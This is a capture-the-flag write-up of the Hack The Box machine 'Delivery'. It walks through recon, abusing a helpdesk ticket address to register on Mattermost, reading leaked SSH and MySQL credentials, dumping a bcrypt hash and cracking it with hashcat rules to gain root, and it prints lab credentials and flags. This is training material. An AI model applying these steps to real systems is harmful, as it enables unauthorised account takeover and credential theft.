

Delivery

at this machine there is subdomain that take us to ticket service and we can open ticket when we not registered and view the ticket with this mail , then there an mattermost server running we can register to it and in the messages there is an credentials we got it and login with them and get first flag , for root we read mattermost config file and found mysql credentials by login to it and search into users table we can find the root hash , but in root messages there is an message said that the password not in rockyou list if user make password list from rule he can crack the password and we do this and found root password and got root flag

lets start by recon

```
(root@meow)-[~/htb/Delivery]
# nmap 10.129.141.206
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-27 12:43 EDT
Nmap scan report for 10.129.141.206
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
```


then found

```
(root@meow)-[~/htb/Delivery]
# nmap 10.129.141.206 -p1000-10000 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-27 13:22 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.14% done; ETC: 13:22 (0:00:13 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.69% done; ETC: 13:23 (0:00:18 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.67% done; ETC: 13:23 (0:00:25 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.47% done; ETC: 13:23 (0:00:50 remaining)
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.02% done; ETC: 13:24 (0:00:16 remaining)
Nmap scan report for delivery.htb (10.129.141.206)
Host is up (0.28s latency).
Not shown: 9000 closed tcp ports (reset)
PORT      STATE SERVICE
8065/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 120.47 seconds
```


and this is mattermost server

by checking web



we found that there an subdomain so we need to put it into hosts file

```
10.129.141.206 delivery.htb helpdesk.delivery.htb
```



found its a ticket service

by some plays found that we can make a ticket and check it while we not really registered

so lets open a new ticket

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)



[Support Center Home](#)



[Open a New Ticket](#)



[Check Ticket Status](#)



Support ticket request created

yasoo,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 3462030.

If you want to add more information to your ticket, just email 3462030@delivery.htb.

Thanks,

Support Team

by check the ticket

SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)

[Support Center Home](#)

[Open a New Ticket](#)

[View Ticket Thread](#)



Looking for your other tickets?

[Sign In](#) or [register for an account](#) for the best experience on our help desk.

 **meow** #3462030

[Print](#)

[Edit](#)

Basic Ticket Information

Ticket Status: Open
Department: Support
Create Date: 7/27/23 3:47 PM

User Information

Name: Yasoo
Email: yasoo@meow.htb
Phone:



yasoo posted 7/27/23 3:47 PM

meow



Created by  **yasoo** 7/27/23 3:47 PM

Post a Reply

To best assist you, we request that you be specific and detailed *

[<>](#) [T](#) [A](#) Aa B / U [S](#) [≡](#) [X](#) [V](#) [≡](#) [G](#) [—](#)

we find that we log and can edit the ticket


i try to log with this account but i can't so i go to mattermost , tried to register but i send message to verify so i tried this mail i do ticket with and some temp mails but no success , after some minutes i tried to register with ticket mail that it give us

SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)

[Support Center Home](#) [Open a New Ticket](#) [View Ticket Thread](#)

 **Looking for your other tickets?**
[Sign In](#) or [register for an account](#) for the best experience on our help desk.

 #3462030

[Print](#) [Edit](#)

Basic Ticket Information

Ticket Status: Open
Department: Support
Create Date: 7/27/23 3:47 PM

User Information

Name: Yasoo
Email: yasoo@meow.htb
Phone:




yasoo posted 7/27/23 3:47 PM

--- Registration Successful --- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=f6bmf9i85ytwxeday3nzkba4xwsnqy36jmrnyfe5osn19hqxrhb8k8m6ogjbdqq&email=3462030%40delivery.htb) ----- You can sign in from: ----- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: <https://mattermost.com/download/#mattermostApps> (<https://mattermost.com/download/#mattermostApps>



Created by  **yasoo** 7/27/23 3:47 PM

and the magic happens , now we can get in account



The screenshot shows a web browser window with the URL `delivery.htb:8065/internal/channels/town-square`. The browser's address bar shows the URL and a 140% zoom level. The page title is "Preview Mode: Email notifications have not been configured." The interface is a Mattermost chat client. On the left, there's a sidebar with a blue header "Internal @yasoo" and a list of channels: "PUBLIC CHANNELS" (Internal), "PRIVATE CHANNELS", and "DIRECT MESSAGES". The main area shows a chat log for the "Internal" channel. The chat log has a header "Internal" with a dropdown arrow and a description "Add a channel description". Below the header, there's a message from "System" at 9:25 AM: "@root joined the team." followed by another "System" message at 9:28 AM: "@root updated the channel display name from: Town Square to: Internal". Then, a message from "root" at 9:29 AM: "@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0T_Mail! Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of 'PleaseSubscribe!'" (edited). This is followed by another "root" message at 10:58 AM: "PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases." (edited). A date separator "December 26, 2020" is shown. Then, a "System" message at 1:54 PM: "You and @meow12 joined the team." At the bottom, there's a text input field "Write to Internal" with a send button.

and found ssh credentials lets get in

```
(root@meow)~[~/htb/Delivery]
# ssh maildeliverer@10.129.141.206
The authenticity of host '10.129.141.206 (10.129.141.206)' can't be established.
ED25519 key fingerprint is SHA256:AGdhHnQ749stJakbrtXVi48e6KTkaMj/+QNYMW+tyj8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.141.206' (ED25519) to the list of known hosts.
maildeliverer@10.129.141.206's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$ ls
user.txt
maildeliverer@Delivery:~$ cat user.txt
35ae37009684286b3fe6f723eb8da131
```

and we have the first flag

for root

every time i get in i look for config files that may i can found hardcoded credentials

```
{
  "iosMinVersion": "",
},
"sqlSettings": {
  "DriverName": "mysql",
  "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
  "DataSourceReplicas": [],
  "DataSourceSearchReplicas": [],
  "MaxIdleConns": 20,
  "ConnMaxLifetimeMilliseconds": 3600000,
  "MaxOpenConns": 300,
  "Trace": false,
  "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
  "QueryTimeout": 30,
  "DisableDatabaseSearch": false
},
}
```

and yeah found it into mattermost config files

we not want to get into mysql `mysql -h localhost -u mmuser -p`

and found users table

by doing `select * from Users ;`

```
| diJg7mcF4tf3xrgxi5ntqdefma | 1608992692294 | 1609157893370 | 0 | root | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0 | NUL
L | | root@delivery.htb | 1 | | | system_admin system_user | 1 | {} | {"cha
nnel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | {"cha
1609157893370 | 0 | en | {"automaticTimezone":"Africa/Abidjan","manualTimezone":"","useAutomaticTimezone":"true"} | 0 |
```

we found root hash

in mattermost channel the root write a message that told

PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.

so we need to generate an password list with rule from hashcat `hashcat --stdout pass -r /usr/share/hashcat/rules/best64.rule > passwordlist`

by doing `hashcat -m 3200 hash passwordlist` we got the plaintext password

```
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe!21
```

lets su to root

```
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer# cd /root/
root@Delivery:~# ls
mail.sh  note.txt  py-smtp.py  root.txt
root@Delivery:~# cat root.txt
568271f7cd1a33a004863b1a16d4bf46
```

and we got the root flag

and ippsec leave us a note

```
root@Delivery:~# cat note.txt
I hope you enjoyed this box, the attack may seem silly but it demonstrates a pretty high risk vulnerability I've seen several times. The inspiration for the box is here:
- https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-helpdesk-b7680ddc2d4c
Keep on hacking! And please don't forget to subscribe to all the security streamers out there.
- ippsec
```

and thx to the efforts ippsec made and thx for reading ^-^